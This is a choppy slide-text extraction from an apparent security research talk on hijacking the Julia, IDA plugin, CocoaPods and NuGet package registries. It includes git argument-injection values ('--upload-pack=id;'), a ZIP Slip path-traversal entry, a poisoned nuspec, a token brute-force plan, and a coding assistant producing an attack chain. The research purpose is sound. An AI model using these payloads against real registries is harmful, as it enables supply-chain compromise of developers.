api.github.com/repos/X/Y/contents/F

```
GET /repos/foo/bar\contents\README HTTP/1.1\r\n  
accept: application/vnd.github.v3.raw  
Host: api.github.com
```

✘ 第二個 /

```
# Hello, World!
```

api.github.com/repos/X/Y/releases/assets

```
GET /repos/x/y/releases/assets\67 HTTP/1.1\r\n  
accept: application/octet-stream  
Host: api.github.com
```

✘ 第二個 /

HTTP/2 302

Location: https://objects.githubusercontent.co...

api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1  
Host: api.github.com

```
2026-02-01T05:14:17.2753620Z Current runner version: '2.331.0'  
2026-02-01T05:14:17.2817650Z ##[group]Runner Image Provisioner  
2026-02-01T05:14:17.2824450Z Hosted Compute Agent  
2026-02-01T05:14:17.2830680Z Ver  
2026-02-01T05:14:17.2831450Z Con 8ff61c5d  
2026-02-01T05:14:17.2832310Z Bui  
2026-02-01T05:14:17.2832960Z Worker ID: {add5b1d6-1345-42d0-8d4b-4e0124578afc}  
2026-02-01T05:14:17.2833510Z Azure Region: westus
```

不能變 JSON

**No way**

api.github.c

./logs

GET /repo

/1.1

Host: api

2026-02-01T05:1

2026-02-01T05:1

2026-02-01T05:1

2026-02-01T05:1

2026-02-01T05:1

2026-02-01T05:1

2026-02-01T05:1

2026-02-01T05:1


8ff61c5d

**No fucking way**

124578afc}


api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1  
Host: api.github.com


```
2026-02-01T05:14:17.2753620Z Current runner version: '2.331.0'  
2026-02-01T05:14:17.2817650Z ##[group]Runner Image Provisioner  
2026-02-01T05:14:17.2824450Z Hosted Compute Agent  
2026-02-01T05:14:17.2830680Z Ver  
2026-02-01T05:14:17.2831450Z Con 怎來的  :76d2c01448ff61c5d  
2026-02-01T05:14:17.2832310Z Bui 'Z  
2026-02-01T05:14:17.2832960Z Worker ID: {add5b1d6-1345-42d0-8d4b-4e0124578afc}  
2026-02-01T05:14:17.2833510Z Azure Region: westus
```



git push




GitHub Runners






git push



GitHub  
Actions




**Self-Hosted Runners**





git push



GitHub  
Actions

爆改  
Runner



Self-Hosted Runners

任意 log 內  
容



api.github.com/repos/X/Y/actions/.../logs

GET /repos/x/y/actions/jobs/67/logs HTTP/1.1

Host: api.github.com

2026-02-01T05:14:17.2753620Z Current runner version: '2.331.0'

2026-02-01T05:14:17.2817650Z ##[group]Runner Image Provisioner

2026-02-01T05:14:17.2824450Z Hosted Compute Agent

2026-02-01T05:14:17.2830680Z Version: 20260123.484

2026-02-01T05:14:17.2831450Z Commit: 6bd6555ca37d84114959e1c76d2c01448ff61c5d

2026-02-01T05:14:17.2832310Z Build Date: 2026-01-23T19:41:17Z

2026-02-01T05:14:17.2832960Z Worker ID: {add5b1d6-1345-42d0-8d4b-4e0124578afc}

2026-02-01T05:14:17.2833510Z Azure Region: westus

api.github.com/repos/X/Y/actions/.../logs

```
GET /repos/x/y/actions/jobs/67/logs HTTP/1.1
Host: api.github.com
```

```
{
  "whatever": "meow",
  "foo": "bar",
  "clone_url": "--upload-pack=whoami;://foo/bar.git"
}
```

```
function gettreesha(repo, ref, subdir)
```

```
  return try
```

```
    url = cloneurl(repo)
```

```
    mkdirp(tmpdir) do dir
```

```
api.github.com/repos/./hack\exp\actions\jobs\1337\logs
```



```
git clone --bare --upload-pack=id;://x /tmp/x
```

可控的 JSON

```
{  
  "clone_url": "--upload-pack=id;://x/y",  
}
```





目標 / 3/4



DEVCORE

#research

nini: 那 @splitline 要不要打看看 IDA 的  
plugin 平台

《COCOAPODS》

非常事態

The IDA Plugin Repository



DEVCORE

#research

nini: 那 @splitline 要不要打看看 IDA 的  
plugin 平台

《緊急任務》

The IDA Plugin

Repository



**NiNi**  @terrynini38514 · 1月14日



Just published an IDA plugin: HappyIDA

Built with [@h3xr4bb1t](#) and [@scwuaptx](#) , and I've been using it in my daily reversing work for 1~2 years.

There's still a lot to do, but it felt like the right time to make it public, so we're more likely to fix things (and hopefully some

[顯示更多](#)



```
1 int __cdecl sub_4011E0(int a1)
2 {
3     __try {
4         if ( !a1 )
5             RaiseException(dwExceptionCode: 0xE0FFEE00, dwExceptionFlags: 0, nNumberOfArguments: 0, lpArguments: 0);
6     }
7     __except(...) { return -1; }
8     return 1;
9 }
```



1



70



406



2.6萬



hexrayssa.github.io/plugin-repository/plugin-repository.json

```
儲存 複製 全部摺疊 全部展開 (慢) 過濾 JSON
```

```
▼ plugins:
  ▼ 0:
    host: "https://github.com/Dump-GUY/ApplyCalleeTypeEx"
    name: "ApplyCalleeTypeEx"
  ▼ versions:
    ▼ 1.0.0:
      ► 0: { sha256: "958b8ab860306eb06384d5c5df8c31ddb66a40f47fbbc927296ddf9fb6ba7329", url: "https://c
ump-GUY/ApplyCalleeTypeEx/legacy.zip/39011003d40b31b648dee0eaf6c98a5b429de7d6", metadata: {...} }
      ► 1: { host: "https://github.com/milankovo/array-helper", name: "array-helper", versions: {...} }
      ► 2: { host: "https://github.com/0xdea/augur", name: "augur", versions: {...} }
```

```
$ hcli plugin install HappyIDA
```

LICENSE

README.md

```
► 6: { host: "https://github.com/binsync/binsync", name: "BinSync", versions: {...} }
► 7: { host: "https://github.com/kevinmuoz/binwalk-reversing-plugin", name: "Binwalk", versions: {...} }
► 8: { host: "https://github.com/toflato/bitent", name: "bitent", versions: {...} }
```

Claude Code v2.1.52

Welcome back splitine!



Opus 4.5 · Claude Max  
~/plugin-repository

Tips for getting started

Run `/init` to create a `CLAUDE.md` file with instructions for Claude

Recent activity

No recent activity

> there's a critical vuln directly lead to arbitrary plugin index overwrite/hijack, fully understand the plugin index process, and dig into 3rd parties' code/script to find it.

+ Musing... (thinking)

> █

# • Critical Vulnerability Found: ZIP Slip Path Traversal → Plugin Index Hijack

## Location

File: ida-hcli/src/hcli/lib/ida/plugin/install.py  
Function: extract\_zip\_subdirectory\_to() (lines 320-375)  
Exploited via: scripts/mirror\_plugin\_archive\_contents.py (line 116)

## Root Cause

The `extract_zip_subdirectory_to()` function doesn't validate that extracted paths stay within the destination directory:

```
# install.py line 346-350
relative_path =
pathlib.PurePosixPath(file_info.filename).relative_to(plugin_dir_prefix.rstrip("/"))
# No validation that relative_path doesn't contain ".."
target_path = temp_path / relative_path # ZIP Slip happens here!
```

## Attack Chain

1. Attacker creates malicious plugin repo with valid `ida-plugin.json`

# Critical Vulnerability Found: ZIP Slip Path Traversal → Plugin Index Hijack

## Location

File: ida-hcl1/src/hcl1/lib/ida/plugin/install.py  
Function: extract\_zip\_subdirectory\_to() (lines 320-375)  
Exploited via: scripts/mirror\_plugin\_archive\_contents.py (line 116)

## Root Cause

The `extract_zip_subdirectory_to()` function doesn't validate that extracted paths stay within the destination directory.

```
# install.py line 346-350  
relative_path =  
pathlib.PurePosixPath(plugin_info.filename).relative_to(plugin_dir_prefix.rstrip("/"))  
# No validation that relative_path doesn't contain ".."  
target_path = temp_path / relative_path # ZIP Slip happens here!
```

## Attack Chain

1. Attacker creates malicious plugin repo with valid `ida-plugin.json`

# LLM 1-shot!

```
repo/BadPlugin/ida-plugin.json
```

```
repo/BadPlugin/entry.py
```

```
repo/BadPlugin/../../../../../../../../plugin-repository.json
```

ez hacking 👍

```
repo/BadPlugin/ida-plugin.json
```

```
repo/BadPlugin/entry.py
```

```
repo/BadPlugin/../../../../../../../../plugin-repository.json
```

# Upload!



**HexRabbit** Jan 14th at 5:44 PM

第一步要先進官方 repo 才行 但我不知怎做

他會自己掃整個 github??

<https://hcli.docs.hex-rays.com/reference/plugin-repository-architecture/>

**[hcli.docs.hex-rays.com](https://hcli.docs.hex-rays.com)**

**[Repository Architecture - HCLI](#)**

HCLI - Hex-Rays CLI Utility

 **kevinmuoz** fix: add case-insensitive comparison in sync workflow

Code

Blame

83 lines (70 loc) · 2.88 KB

```
1   on:
2     schedule:
3       - cron: '30 00,4,8,12,16,20 * * *' # sync every 4 hours
4     workflow_dispatch:
5
6   name: sync
7
```

```
698  ▾ def find_github_repos_with_plugins(token: str) -> list[str]:
699      """Find GitHub repositories that contain ida-plugin.json f
700
701      Returns:
702          List of repositories in "owner/repo" format
703      """
704      BATCH_SIZE = 25
705
706      # Note: Forks with fewer stars than the parent repository
708      queries = [
709          "filename:ida-plugin.json",
710          "filename:ida-plugin.json fork:true",
711      ]
712
713      repos = set()
714      for query in queries:
715          search_url = "https://api.github.com/search/code"
716          headers = {
717              "Authorization": f"Bearer {token}",
```

# Cron Job

## GitHub Workflow



filename:ida-plugin.json

解壓 + 解析 repositories 的 release zip



hexrayssa.github.io/plugin-repository  
/plugin-repository.json




```
hcli plugin install <pkg>
```



**HexRabbit** Jan 14th at 10:13 PM

再來只能等被 index 到了，我看剛剛他跑的 log 還是沒抓到



```
717     page = 1
718     while True:
719         params = f"q={urllib.parse.quote(query)}&per_page=25&page={page}"
720         url = f"{search_url}?{params}"
721
722         req = urllib.request.Request(url, headers=headers)
723         with _urlopen_with_retry(req) as response:
724             result = json.loads(response.read().decode("utf-8"))
725
726             items = result.get("items", [])
727             if not items:
728                 break
729
730             for item in items:
```

```
742
743         if len(items) < 100:
744             break
745
746         page += 1
```

# Fix pagination bug in GitHub code search #140

Merged

[williballenthin](#) merged 1 commit into [HexRaysSA:main](#) from [splitline:patch-1](#) on Jan 15

Conversation 1

Commits 1

Checks 0

Files changed 1



**splitline** commented on Jan 15 · edited

Contributor

The search only ever fetches the first 25 repositories, even there are hundreds exist. This causes the `plugin-repository` to fail to index new plugins.



[Fix pagination bug in GitHub code search](#)

Verified

[3694e10](#)



**williballenthin** commented on Jan 15

Contributor

whoa great find [@splitline](#)! thanks for taking the time to identify and fix this bug :-)

I'm going to merge this now, and then immediately next factor out the batch size into a constant, so that this sort of thing doesn't happen again.



```
2026-01-15T16:13:42.688243Z ##[endgroup]
2026-01-15T16:13:42.694660Z ##[group]Archive artifact
2026-01-15T16:13:42.695942Z ./
2026-01-15T16:13:42.695986Z ./plugin_repository.json
2026-01-15T16:13:42.696371Z ./SECURITY_POC_VULNERABILITY_CONFIRMED.txt
2026-01-15T16:13:42.696418Z ./_/_/
2026-01-15T16:13:42.696444Z ./_/_/categories/
2026-01-15T16:13:42.696482Z ./_/_/categories/file-parsers-and-loaders/
2026-01-15T16:13:42.696536Z ./_/_/categories/file-parsers-and-loaders/index.html
2026-01-15T16:13:42.696588Z ./_/_/categories/malware-analysis/
2026-01-15T16:13:42.696633Z ./_/_/categories/malware-analysis/index.html
2026-01-15T16:13:42.696695Z ./_/_/categories/vulnerability-research-and-exploit-development/
2026-01-15T16:13:42.696796Z ./_/_/categories/vulnerability-research-and-exploit-development/in
```


```
2026-01-15T16:13:42.6882432Z ##[endgroup]
2026-01-15T16:13:42.6946607Z ##[group]Archive artifact
2026-01-15T16:13:42.6959423Z ./
2026-01-15T16:13:42.6959868Z ./plugin-repository/
2026-01-15T16:13:42.6962711Z
2026-01-15T16:13:42.6963355Z ./_/_/categories/malware-analysis/
2026-01-15T16:13:42.6963355Z ./_/_/categories/malware-analysis/index.html
2026-01-15T16:13:42.6966335Z ./_/_/categories/malware-analysis/
2026-01-15T16:13:42.6966335Z ./_/_/categories/malware-analysis/index.html
2026-01-15T16:13:42.6966955Z ./_/_/categories/vulnerability-research-and-exploit-development/
2026-01-15T16:13:42.6967964Z ./_/_/categories/vulnerability-research-and-exploit-development/in
```

Pwned!

**⟨COCOAPODS⟩**

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that has been sent to [me@splitline.tw](mailto:me@splitline.tw)



<https://trunk.cocoapods.org/sessions/verify/9993c5b9>

8 位數 hex ?

If you did not request this you do not need to take any further action.

Kind regards,  
the CocoaPods team



# 爆

# 破

# 嗎?

[CocoaPods] Confirm your registration.

Inbox x Updates

no-reply@cocoapods.com, 6:42 PM

to me

Hi splitline,

Please confirm your registration with CocoaPods by clicking the following link:

<https://trunk.cocoapods.org/session/9993c5b9>

8 位數 hex ?

If you did not request this, you do not need to take any further action.

Kind regards,  
the CocoaPods team

Reply

Forward

十六進制 × 八位數

$0\text{xFFFFFFFF} - 0\text{x11111111} + 1$

4,008,636,143 個

4,008,636,143 個

---

50 次/秒

≈ 80172722.8 秒

$\approx$  927.93 天

≈ 2.54 年

平均為  $2.54 \div 2 \approx 1.27$  年

有

點

久

≈

2.54 年

平均為 2.54 年 ≈ 1.27 年



```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that has been sent to [me@splitline.tw](mailto:me@splitline.tw)

[!] Please verify the session by clicking the link in the verification email that has been sent to [me@splitline.tw](mailto:me@splitline.tw)

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that has been sent to [me@splitline.tw](mailto:me@splitline.tw)

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that has been sent to [me@splitline.tw](mailto:me@splitline.tw)

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking the link in the verification email that

the session by clicking  
verification email that  
[me@splitline.tw](mailto:me@splitline.tw)

```
pod trunk register 'me@splitline.tw'
```

the session by clicking  
verification email that  
[me@splitline.tw](mailto:me@splitline.tw)

```
pod trunk register 'me@splitline.tw'
```

the session by clicking  
verification email that  
[me@splitline.tw](mailto:me@splitline.tw)

```
pod trunk register 'me@splitline.tw'
```

the session by clicking  
verification email that  
[me@splitline.tw](mailto:me@splitline.tw)

```
pod trunk register 'me@splitline.tw'
```

the session by clicking  
verification email that  
[me@splitline.tw](mailto:me@splitline.tw)

[!] Please verify the session by clicking  
the link in the verification email that  
has been sent to [me@splitline.tw](mailto:me@splitline.tw)

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking  
the link in the verification email that  
has been sent to [me@splitline.tw](mailto:me@splitline.tw)

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking  
the link in the verification email that  
has been sent to [me@splitline.tw](mailto:me@splitline.tw)

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking  
the link in the verification email that  
has been sent to [me@splitline.tw](mailto:me@splitline.tw)

```
$ pod trunk register 'me@splitline.tw'
```

[!] Please verify the session by clicking  
the link in the verification email that  
has been sent to [me@splitline.tw](mailto:me@splitline.tw)

[!] Please verify the s  
the link in the verific  
has been sent to [me@sp](mailto:me@sp)

```
$ pod trunk register 'm
```

[!] Please verify the s  
the link in the verific  
has been sent to [me@sp](mailto:me@sp)

```
$ pod trunk register 'm
```

[!] Please verify the s  
the link in the verific  
has been sent to [me@sp](mailto:me@sp)

```
$ pod trunk register 'm
```

[!] Please verify the s  
the link in the verific  
has been sent to [me@sp](mailto:me@sp)

```
$ pod trunk register 'm
```

[!] Please verify the s  
the link in the verific  
has been sent to [me@sp](mailto:me@sp)

# 生日攻擊！



今天是我生日

Hi  
Please verify your account with CocoaPods by clicking the following link:

[/verify/9993c5b9](#)

**Never Expire**

If you need to take any further action.

**50** 請求/秒

**總共 4,008,636,143 個可能**

創 token

50 次/秒

先創

猜 token

50 次/秒

再猜

總共 4,008,636,143 個可能

創 1 秒

創 token

50 個

猜 1 秒

猜 token

50 次

100 / 4,008,636,143 個有效 token

創 2 秒

創 token

100 個

猜 2 秒

猜 token

100 次

100 / 4,008,636,143 個有效 token

創 60 秒

猜 60 秒

創 token

猜 token

3000 個

3000 次

3000 / 4,008,636,143 個有效 token

創 600 秒

猜 600 秒

創 token

猜 token

30000 個

30000 次

30000 / 4,008,636,143 個有效 token

單次命中率 =

合法 token 數

---

4,008,636,143

總共 4,008,636,143 個可能

命中期望值 =

$$\text{猜測次數} \times \frac{\text{合法 token 數}}{4,008,636,143}$$

總共 4,008,636,143 個可能

命中期望值 =

合法 token 數 =

$$\underbrace{(50 \times \text{時間})}_{\substack{= \\ \text{猜測} \\ \text{次數}}} \times \frac{50 \times \text{時間}}{4,008,636,143}$$

總共 4,008,636,143 個可能

命中期望值 = 撞到 1 次 =

2500 × 時間<sup>2</sup>



36,143

36,143 個可能

命中期望值 = 撞到 1 次 =

$$2500 \times 1266.27^2$$

---

4,008,636,143

總共 4,008,636,143 個可能

命中期望值 = 撞到 1 次 =

$2500 \times 21 \text{ 分鐘}^2$

---

4,008,636,143

總共 4,008,636,143 個可能

命中期望值 = 撞到 1 次 =

$$\frac{2500 \times 21 \text{ 分鐘}^2}{4,008,636,143}$$

$$\text{創}_{21 \text{ 分鐘}} + \text{猜}_{21 \text{ 分鐘}} = 42 \text{ 分鐘}$$

總共 4,008,636,143 個可能

```
$ pod trunk register 'victim@mail.tld'  
$ pod trunk register 'victim@mail.tld'  
$ pod trunk register 'victim@mail.tld'
```

...

21分鐘

# Pwned!

.../verify/deadbeef

12345678

0a1b2c3d

...

21分鐘

<http://trunk.cocoapods.org/sessions/verify/e7ab28de>

# 成功!

目標 4/4



```
$ nuget install Newtonsoft.Json
```

```
$ dotnet add package Newtonsoft.Json
```

```
$ nuget install Newtonsoft.Json
```

Visual Studio 内建安裝工具

.....

```
nuget install  
VS Package Manager
```

**Registration Blob**



```
/v3/registration5-gz-semver2/  
newtonsoft.json/index.json
```

```
dotnet restore  
dotnet add package <pkg>
```

**Flat Container**



```
/v3-flatcontainer/newtonsoft.json  
/1.2.3/newtonsoft.json.1.2.3.nupkg
```

 pkg.nupkg



開發者

Normal.Package.nuspec

lib/net48/foo.

lib/net48/bar.

```
<?xml version="1.0" encoding="utf-8"?>  
<package xmlns="http://schema...">  
  <metadata>  
    <id>Newtonsoft.Json</id>  
    <version>13.0.4</version>  
    <dependencies>  
      <dependency id="Lib.A" version="1.0.0" />  
    </dependencies> </metadata> </package>
```

 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

上傳時期驗證



開發者

正式發布

背景發布工作


📦 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

上傳時期驗證



開發者

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

儲存

Blob Storage

背景發布工作

📦 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

怎麼選中的 🤔

上傳時期驗證



開發者

儲存

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Blob Storage

背景發布工作

# Upload

# Validation

📦 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

1. 先 URL 解碼文件名
2. 走訪所有文件
3. 非根目錄 → 跳過
4. \*.nuspec → 選中



開發者

儲存

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Blob Storage

選第一個非根目錄的 nuspec

# Background Job

# Upload

# Validation

📦 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

1. 先 URL 解碼文件名
2. 走訪所有文件
3. **非根目錄** → 跳過
4. \*.nuspec → 選中



開發者

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

儲存

Blob Storage

選第一個**非根目錄**的 nuspec

# Background Job

# Upload

# Validation

 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

1. 先 URL 解碼文件名
2. 走訪所有文件
3. 有 / 或 \ → 跳過
4. \*.nuspec → 選中



開發者

儲存

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Blob Storage

選第一個沒有 / 的 nuspec

# Background Job

📦 pkg.nupkg

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

上傳時期驗證

**不一致！**

背景發布工作



開發者

儲存

Normal.Package.nuspec

lib/net48/foo.dll

lib/net48/bar.dll

Blob Storage

```
<?xml version="1.0" encoding="utf-8"?>
<package xmlns="http://schema...">
  <metadata>
    <id>Newtonsoft.Json</id>
    <dependencies>
      <dependency id="Evil.Pkg" version="9.9.9" />
    </dependencies>
  </metadata></package>
```



exp.nupkg

sub%2Fevil.nuspec

Normal.Package.nuspec

lib/net48/foo.dll

```
<?xml version="1.0" encoding="utf-8"?>
<package xmlns="http://schema...">
  <metadata>
    <id>Very.Normal.Package</id>
  </metadata></package>
```

# Upload

# Validation

 exp.nupkg

sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll



sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

**Blob Storage**

# Background Job

# Upload

# Validation

 exp.nupkg

sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK



+ ID=Normal.Package
Database



sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

Blob Storage

# Background Job

# Upload

# Validation

 exp.nupkg

sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK



sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

**Blob Storage**

+ ID=Normal.Package
Database



# Background Job

# Upload


# Validation

exp.nupkg

sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK



sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

**Blob Storage**

---> (Db2Catalog) -> Selected

+ ID=Normal.Package

Database



id = Newtonsoft.Json

--> Catalog2Reg

# Background Job

Upload

Validation

exp.nupkg

sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

---> sub\evil.nuspec -> Subdir, skip

---> Archive Root -> Validates OK

+ ID=Normal.Package
Database



sub\evil.nuspec
Normal.Package.nuspec
lib/net48/foo.dll

Blob Storage

---> (Db2Catalog) -> Selected

id = Newtonsoft.Json
Depends = [malicious.lib]

--> Catalog2Reg

Background Job

美化排版

```
{
  "@id": "https://api.nuget.org/v3/registration5-gz-semver2/splitlineggg.hijacktest.victim/index.json",
  "@type": [
    "catalog:CatalogRoot",
    "PackageRegistration",
    "catalog:Permalink"
  ],
  "commitId": "59e5ea20-b84f-4725-830e-ec2de175579d",
  "commitTimeStamp": "2026-02-02T09:20:33.5939819+00:00",
  "count": 1,
  "items": [
    {
      "@id": "https://api.nuget.org/v3/registration5-gz-semver2/splitlineggg.hijacktest.victim/index.json#page/1.0.1/1.0.1",
      "@type": "catalog:CatalogPage",
      "commitId": "59e5ea20-b84f-4725-830e-ec2de175579d",
      "commitTimeStamp": "2026-02-02T09:20:33.5939819+00:00",
      "count": 1,
      "items": [
```

# Pwned!

```
  "@id": "https://api.nuget.org/v3/catalog0/data/2026.02.02.09.19.53/splitlineggg.hijacktest.victim.1.0.1.json#d",
  "@type": "PackageDependency",
  "id": "SplitlineGGG.HijackTest.Canary",
  "range": "[1.0.0, )",
  "registration": "https://api.nuget.org/v3/registration5-gz-semver2/splitlineggg.hijacktest.canary/index.json"
}
```

```
  "targetFramework": "net6.0"
}
],
"description": "security test package",
"iconUrl": "",
"id": "SplitlineGGG.HijackTest.Victim",
```

```
nuget install
```

VS Package Manager

## Registration Blob

```
/v3/registration5-gz-semver2/  
newtonsoft.json/index.json
```

```
{...,  
  "items": [{"items": [  
    "category": "EntityFramework",  
    "dependencyGroups": [ "Deps" ]  
  ]  
}] ]}]
```

**Poisoned** 

```
dotnet restore
```

```
dotnet add package <pkg>
```

## Flat Container

```
/v3-flatcontainer/newtonsoft.json  
/1.2.3/newtonsoft.json.1.2.3.nupkg
```

Newtonsoft.Json.nuspec

lib/net48/...

```
<metadata>  
  <id>Newtonsoft.Json</id>  
  <dependencies> <dependency ... />  
</dependencies>  
</metadata></package>
```

Lua → LuaRocks 

Julia → JuliaHub 


Objective C → CocoaPods 

C# → Nuget 

